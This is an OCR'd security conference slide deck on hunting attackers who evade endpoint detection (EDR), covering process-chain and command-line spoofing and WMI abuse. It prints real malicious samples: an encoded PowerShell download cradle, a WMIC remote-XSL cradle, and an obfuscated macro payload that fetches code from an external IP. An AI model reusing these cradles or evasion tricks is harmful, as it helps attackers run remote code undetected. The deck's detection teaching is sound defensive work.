
ENDPOINT HUNTING IN AN ANTI-EDR WORLD_

INTRODUCTION_

cybereason


whoami: @mgreen27

- Matt Green
- IR Practice Lead @ Cybereason
- DFIR and detection guy
- Powershell and scripting ++
- Doing EDR before it was a thing



AGENDA_

- Background
  - > Data
  - > EDR
  - > Anti-EDR
- Practical examples:
  - > Commodity / WMI
  - > APT / Binary Rename
  - > Detection use cases
- Wrap up
  - > Goals




cybereason

BACKGROUND

DATA BACKGROUND_

cybereason

Traditional DFIR



Current State

- Running Process
- Network connections
- Loaded files
- In-memory artefacts

Data at rest

- Files on disk
- Registry entries
- Event logs / logs
- System configuration

Modern EDR focus

Event telemetry

- Process
- Network / DNS
- File / Registry activity
- Driver loads
- URL / Web
- Security Events

EDR BACKGROUND_

cybereason

- Telemetry
  - Process visibility!
- Reputation
- Behaviour based
- Memory / Injection
- Anomaly Detection
  - Frequency analysis
  - Machine Learning
- Powershell / .NET / AMSI
- Live Response
  - Isolation

EDR BACKGROUND

cybereason

Kernel

- Low level
- Accuracy
- Risk?

Vs

User Land

- Windows API
- Performance & Stability
- Accuracy?
- Event Tracing For Windows

(Microsoft-Windows-Threat-Intelligence ETW provider)

ANTI-EDR BACKGROUND_

cybereason

ANTI-EDR BACKGROUND_

cybereason

- Misdirection
- Minimise footprint
- Blending in

HUNTING PAIN_


cybereason

EVIL	UNKNOWN	GOOD
● Encoded powershell ● LOL Bins ● Office Process Chain ● New binary / unknown malware ● Unexpected network connections	● Administrators and developers behaving badly ● Remote access software ● Applications behaving badly ● Custom scripts	● Systems management tools ● Security Tools ● Business Applications ● Business User behaviour ● Startup scripts

PROCESS CHAIN MISDIRECTION_

cybereason

Single easy to detect chain



Innocent looking chains

PROCESS CHAIN MISDIRECTION_

cybereason

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Process Chain spoofing

- API Based
- Very detectable

What we see:

- Minimal in wild
- Alternate methods
  - WMI
  - Scheduled Tasks
  - Exploit


PROCESS CHAIN MISDIRECTION_

cybereason

Event 1, Sysmon

General | Details

```
Process Create:
RuleName:
UtcTime: 2019-05-20 05:30:49.434
ProcessGuid: {8b57e2a4-3b89-5ce2-0000-00104f4caa03}
ProcessId: 12252
Image: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
FileVersion: 74.0.3729.157
Description: Google Chrome
Product: Google Chrome
Company: Google Inc.
CommandLine: 0
CurrentDirectory: C:\Users\matt\Desktop\
User: WIN10X64\matt
LogonGuid: {8b57e2a4-e889-5ce1-0000-0020eb193400}
LogonId: 0x3419EB
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=8F7AC46E9891B3516180A6F58BE56114F5B43E78,MD5=
4AB8DFDB4FF41798ACBCB6FCAA2C4F1D,SHA256
=A9F0F40E46EB972F56F526812E0755180EC1B35A29DC0C13D5A73A0A6A56D4C6,IMPHASH=
0411478B43D07EA5B0C31AEF56C1AC94
ParentProcessGuid: {8b57e2a4-e88a-5ce1-0000-001020a23400}
ParentProcessId: 7060
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```



PROCESS CHAIN MISDIRECTION_

cybereason


Event Tracing for Windows

```
Index                : 2228
Payload              : ProcessID: 12252 , 'CreateTime: 1558330249.43', ParentProcessID: 7060 , 'SessionID: 1',
                       'Flags: 0 ', 'ImageName: \Device\HarddiskVolume3\Program Files
                       (x86)\Google\Chrome\Application\chrome.exe', 'ImageChecksum: 1745149', 'TimeDateStamp:
                       1557723600', 'PackageFullName: ', 'PackageRelativeAppId: '
Timestamp            : 2019-05-20 05:30:49.434524 UTC
EventName            : ProcessStart_V2/Start
ProviderName         : Microsoft-Windows-Kernel-Process
ProviderGUID         : {22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716}
ProcessID            : 3244
ThreadID             : 5920
ProcessName          :
Id                   : 1
Task                 : 1
Opcode               : 1
Version              : 2
Channel              : 16
Level                : Informational
TaskName             : ProcessStart
OpcodeName           : Start
extended_data_list   : []
HeaderFlags          : |PROCESSOR_INDEX|IS_64BIT_HEADER
Prov_Source_Type     : XML Manifest. Template Match: Full
Payload_Raw          : '/#.\Device\HarddiskVolume3\Program Files (x86)\Google\Chrome\Application\chrome.exe\,
                       raw_buffer: dc2f000023d7d82ecd0ed501941b0000010000000000005c00440065007600690063006500 5c004
                       800610072006400640069007300 6b0056006f006c0075006d00650033005c00500072006f006700720061006d0020
                       00460069006c0065007300200028007800380036002900 5c0047006f006f0067006c0065005c004300680072006f0
                       06d0065005c004100700070006c0069006300610074006900 6f006e005c006300680072006f006d0065002e006500
                       780065000000fda01a00d0f9d85c00000000'
```

PROCESS CHAIN MISDIRECTION_

cybereason

Event Tracing for Windows



COMMAND LINE MISDIRECTION_

cybereason

```
POWERSHELL -NoProfile -ExecutionPolicy B^ypass -encoded
command JABpAG4AcwB0AGEAbgBjAGUAIAA9ACAAWwBT
AHkAcwB0AGUAbQAuAEEAYwB0AGkAdgBhAHQAbwByAF0A
OgA6AEMAcgBlAGEAdABlAEkAbgBzAHQAYQBuAGMAZQAo
ACIAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMA
bABpAGUAbgB0ACIAKQA7AA0ACgAkAG0AZQB0AGgAbwBk
ACAAPQAgAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcA
ZQBiAEMAbABpAGUAbgB0AF0ALgBHAGUAdABNAGUAdABo
AG8AZABzACgAKQA7AA0ACgBmAG8AcgBlAGEAYwBoACgA
JABtACAAaQBuACAAJABtAGUAdABoAG8AZAApAHsAIAAg
AA0ACgANAAoAIAAgAGkAZgAoACQAbQAuAE4AYQBtAGUA
IAAtAGUAcQAgACIA
```

Example 1: Powershell download cradle

```
"C:\Windows\system32\wbem\WMIC.exe" os get NRVSEKPX,
IDYBPTJN, IPVSHTUQ, organization /format:"http://[redacted]
[redacted].xsl?8878850"
```

Example 2: WMIC download cradle

```
"C:\windows\system32\WindowsPowerShell\v1.0\PowerShell.e
xe" -NoLogo -Noninteractive -NoProfile -ExecutionPolicy
AllSigned "& 'C:\windows\CCM\SystemTemp\ff070aac-6d58
-4d45-8322-bb58d5ac9af3.ps1'"
```


Example 1: legitimate Powershell

```
wmic /output:"C:\Users\[redacted]\AppData\Local\Temp\TmEnv\sys
tem_eventlog_xml.[redacted]
[redacted].xml" NTEVENT WHERE "EventType>0 AND
EventType<3 AND LogFile='System' AND TimeGenerated >= '201
90520000000.000000-000'" get RecordNumber,TimeGenerat
ed,AppName,AppPath,AppVer,ModuleName,ModuleNamePath,
ModuleVer,ExceptionCode,FaultOffset /format:rawxml
```

Example 2: legitimate WMIC

COMMAND LINE MISDIRECTION_

cybereason



https://blog.xpnsec.com/how-to-argue-like-cobalt-strike/

Command Line spoof

- Trivial to modify
- Collection dependent
- CLI generally less trusted

What we see

- Rare / Red teams
- Combination with parent spoofing
- Other data points :)

VERY SHORT WMI BACKGROUND_

cybereason

Windows Management Interface is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components.

- The “guts” of widows
- Collect current state, performance statistics
- Configure and take actions
- Data Store
- Persistence
- Local and remote execution
- SMB and RPC over port 135 for remote access
- Minimal Forensics
- Interesting trade-off for anti-forensics

Windows Management Instrumentation
https://attack.mitre.org/techniques/T1047/

VERY SHORT WMI BACKGROUND_

cybereason

Offensive application:

- WMIC.EXE
- Powershell
  - *-WMIObject
  - *-CimInstance
- Impacket WMIEXec
- Vbscript
- Other
  - Visual basic
  - Golang
  - Python
  - .NET
  - C ++

Windows Management Instrumentation
https://attack.mitre.org/techniques/T1047/


cybereason


PRACTICAL EXAMPLES

COMMODITY

WMI MISDIRECTION_

cybereason





Action	Parameters	Description
Found Entry Point	autoopen	
GetObject	['winmgmts:Win32_ProcessStartup']	Interesting Function Call
GetObject	['winmgmts:Win32_Process']	Interesting Function Call
Create	['poweRsHeLl -nop -e JABXADMAXwA1ADQANgAzAF8APQAoACcAaAA4ADYAXwAnACsAJwAwADIANAAyACcAKQA7ACQARwA2AF8AXwAxADEANwA5AD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAOwAkAGMAXwAwAF8ANQBfAF8AXwA9ACgAJwBoAHQAdABwADoALwAvACcAKwAnADMANQAuADEAJwArACcAOAA0ACcAKwAnAC4ANgAxAC4AJwArACcAMgAnACsAJwA1ADQAJwArACcALwB0AGcAJwArACcAOQBwACcAKwAnAHoAZABZAEAAJwArACcAaAB0AHQAJwArACcAcAA6ACcAKwAnAC8ALwA	Interesting Function Call

Macro components: Windows Management function calls

cybereason

THE REAL ANTI-EDR

THE HUMANS

WMIEXEC - ANTI-EDR_

cybereason

```
Function ShellCC(objWMIService)
    WriteLine "[+] Checking process..."
    strQuery = "Select Caption,ExecutablePath " & _
               "From Win32_Process " & _
